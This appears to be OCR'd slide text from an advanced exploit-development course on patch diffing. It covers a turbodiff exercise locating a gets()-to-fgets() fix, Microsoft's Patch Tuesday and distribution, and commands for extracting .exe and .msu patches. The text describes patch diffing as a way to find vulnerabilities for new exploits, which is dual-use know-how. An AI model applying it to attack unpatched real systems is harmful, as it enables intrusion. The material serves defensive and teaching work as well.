
- The turbodiff popup window shows that get_Name is suspicious ++



- Double-click on the get_Name() function

Exercise: turbodiff Results (1)

On this slide is the turbodiff popup that shows up after the diffing is complete. Sort the category column, bringing any changed functions to the top. As you can see on the slide, a couple of functions show up as "suspicious" with the get_Name() function showing "suspicious ++." Double-click on the get_Name line. This will bring up the visual diff display.



Exercise: turbodiff Results (2)

On this slide is a screen capture of part of the turbodiff visual diff display. Both versions of the function are very similar with the main code changes highlighted on the right. We can see that data is being read from standard-in (stdin) and bounds checking is being applied at 0x14, or 20 bytes. We also see that the fgets() function is being called rather than the gets() function, which does not provide bounds checking.


In this simple example of a binary diff, we can easily find the code changes that were applied to patch the vulnerability.

Exercise: Diffing display_tool - The Point

- To get your patch diffing tools up and running with IDA
- To analyze a simple patched program before getting into real-world examples
- To visually graph code changes
- To understand the overall process


Exercise: Diffing display_tool - The Point

The point of this exercise was to work through a simple example of a patched vulnerability.



Microsoft Patches

In this module, we will briefly walk through the Microsoft patch management process and the methods used to extract patches for reversing. We will discuss the primary methods in which Microsoft releases patches and how they are commonly deployed. We will then look at the methods used to obtain individual patches for examination, including extraction on various operating systems.



Patch Tuesday

Sometime in 2003, Microsoft started its "Patch Tuesday" process. This came after many complaints from users and administrators who stated that it was difficult to keep up with patching their systems when it was unknown as to when patches would be released. The patches were released by Microsoft as they were approved. Users and administrators had to be constantly ready to handle the release of new patches. It is now well known that the second Tuesday of each month, Microsoft will release patches, both security related and functionality or maintenance related. The idea was that it would simplify the patching process for most organizations. Advanced alerts are sent out from Microsoft to try and inform and prepare users of the nature of each patch. Most organizations have adapted to the idea of "Patch Tuesday" and have a process in place to test patches, followed by deployment out to their systems. There are many services available to assist with patch deployment, from automatic updates on each Microsoft OS to Windows Server Update Service (WSUS) servers helping with large scale patch management and deployment. Third party applications are also available for patch management and deployment.

There are concerns around the waiting period in-between patch releases from Microsoft. It is no secret that many exploit developers wait for patches to be released so they can compare the patched version of a function or library to that of the unpatched version. Tools such as IDA Pro and BinDiff can be used to quickly locate changes to the code. An experienced reverse engineer can locate the vulnerability within the unpatched code and write programs to reach the location within the affected program. This results in the release of cutting edge exploits, which often prove lucrative to an attacker, as many organizations do not quickly patch their systems. Exploits are sometimes released the following day after a patch is deployed by Microsoft. There is also the issue around attackers intentionally waiting until the day after patch Tuesday to release new unknown known exploits, knowing that it will likely not be patched for up to 30 more days. Microsoft does occasionally release out-of-band patches for critical updates; however, often systems are left unpatched for weeks. Work-arounds are often provided, but this is only a temporary fix and is not always practical. Patch diffing is not only used by the bad guys. Those working for organizations often reverse engineer patches to determine the effect to the organization of patch application, or to determine the impact of the vulnerability. Intrusion Detection System (IDS) signatures can also be developed from a thorough understanding of a vulnerability, as well as developing modules for vulnerability scanning and penetration testing frameworks.

Patch Distribution


- Windows Update
  - Website available at http://update.microsoft.com
  - Automatic Updates
- Vista, 7, 8, & Server 2008/2012
  - Automatic Updates has expanded functionality
- Windows Server Update Service (WSUS)
  - Enterprise patch management solution
  - Control over patch distribution
- Third-party Patch Management Solutions

Sec760 Advanced Exploit Development for Penetration Testers

Patch Distribution


This slide is to serve as a simple high-level overview of the Microsoft patch distribution process. Many organizations do not permit end users to connect to Microsoft to obtain patches. Instead, a centralized enterprise patch management process is used to control patch distribution. Reasoning behind such a solution ranges from system consistency, to security, to application stability. It is preferred that OS images or builds be installed on each end user system. This provides consistency and ease in troubleshooting or support. The ability for each user to connect at any time to the Microsoft update site and install desired patches renders the system builds to be highly inconsistent. Some patches have been known to introduce new vulnerabilities. Other patches have been known to cause applications to break or behave differently than when the patch was not installed. All of these issues make it desirable to control the distribution and installation of patches on end user systems and servers.

The Windows Update website is available when using Internet Explorer at http://update.microsoft.com. Users can connect directly to the website, which then has the ability to check a system for any missing patches, as well as aid in the downloading and installation of the patches. Starting with Vista and Server 2008, the website is no longer used to handle updates. Instead, the Automatic Updates program installed on every Windows system can be used to interact with the Microsoft patch management servers. The Automatic Updates program has been installed by default on Windows systems since Windows ME, XP, and Windows 2000 Server. Automatic updates can be used to check for updates, check for updates and download them, and check for updates, download, and install them. Enterprise patch management often takes advantage of Windows Server Update Service (WSUS) servers to communicate directly with Microsoft update servers. Updates can be scheduled and sent directly to the WSUS servers over HTTP or HTTPS. Administrators then have the ability to first test the patches prior to deployment. Automatic updates on each end user system can be configured to communicate only with the enterprise WSUS servers. Administrators can select which patches they want pushed out and when. They also have the ability to set whether or not a patch can be postponed by the user and how soon a reboot is required if applicable. Third party patch management solutions such as Patchlink are available, often offering additional services and support for different operating systems.



Acquiring Patches for Analysis

Our interest in this course is the ability to obtain patches for analysis. Microsoft TechNet provides us with that capability. Available at http://www.microsoft.com/technet/security/current.aspx, we can search for a specific update and download the appropriate patch for a given operating system level. Patches are released in a couple of different formats, depending on the OS level.



Types of Patches


Most patches distributed by Microsoft will have either an .exe extension or .msu extension. Patches for Windows XP, 2000 Server and Server 2003 will have the .exe extension, while Windows Server 2008, Vista, and 7 will have the .msu extension. For example, a patch for a Windows XP system would look like:

WindowsXP-KB979559-x86-ENU.exe

While that same patch on Server 2008 would look like:

Windows6.0-KB979559-x86.msu

Contents within the patch files differ depending on the OS, as do the tools to extract them manually. The .exe patch files tend to be much simpler to get to the desired files, while the .msu patch files may require additional examination.




Extraction Tool for .exe Patches

The extract tool can be used via command line to extract patches with the .exe extension. Simply type in the name of the patch file containing the .exe extension, followed by /extract:<dest>. For example:

C:\Temp> **WindowsXP-KB979559-x86-ENU.exe /extract:c:\temp**

If successful, you will get the pop-up box on the screen stating that extraction was successfully completed. Proceed to review the contents of the package.




Package Contents

The package contents of this update are shown on the screenshot. As you can see, there are two directories listed for XP SP2 called SP2GDR and SP2QFE. The contents of the directory SP2GDR contains one file, win32k.sys. This is the patched file. Command switches were used to limit the output in order to fit the image onto the slide. There were two more folders specifically for XP SP3. You may have noticed that there are two folders, one with GDR in the title and the other with QFE. GDR stands for General Distribution Release and QFE stands for Quick Fix Engineering. As taken from http://windowsconnected.com/forums/t/1050.aspx by Josh Phillips:

The GDR branch of updates are used when Microsoft issues one of the following types of updates: security updates, critical updates, updates, update rollups, drivers and feature packs. This branch does not include the updates from the QFE branch.

The QFE branch are cumulative hotfixes issued by Microsoft Product Support Services to address specific customer issues. These updates do not get the same quality of testing as the GDR branch.




Extraction Tool for .msu Patches

For Windows Vista, 7, 8, and Server 2008/2012, the expand tool can be used to unpack packages with the .msu extension. As shown on the slide, the file Windows6.0-KB925902-x86.msu is available in the c:\760\temp directory. The following command is given to unpack the file:

expand –F:* Windows6.0-KB925902-x86.msu c:\760\temp

Four files are unpacked and can be seen.




Package Contents

We are most often interested in files with the .cab extension after expanding the .msu update file. A Cabinet (cab) file is the Microsoft native compressed archive format used to compress and sign files. We must now go in and expand the .cab file using the same command as before:


expand –F:* Windows6.0-KB925902-x86.cab c:\760\temp

We can now view the files within the .cab file.



Cabinet File Contents

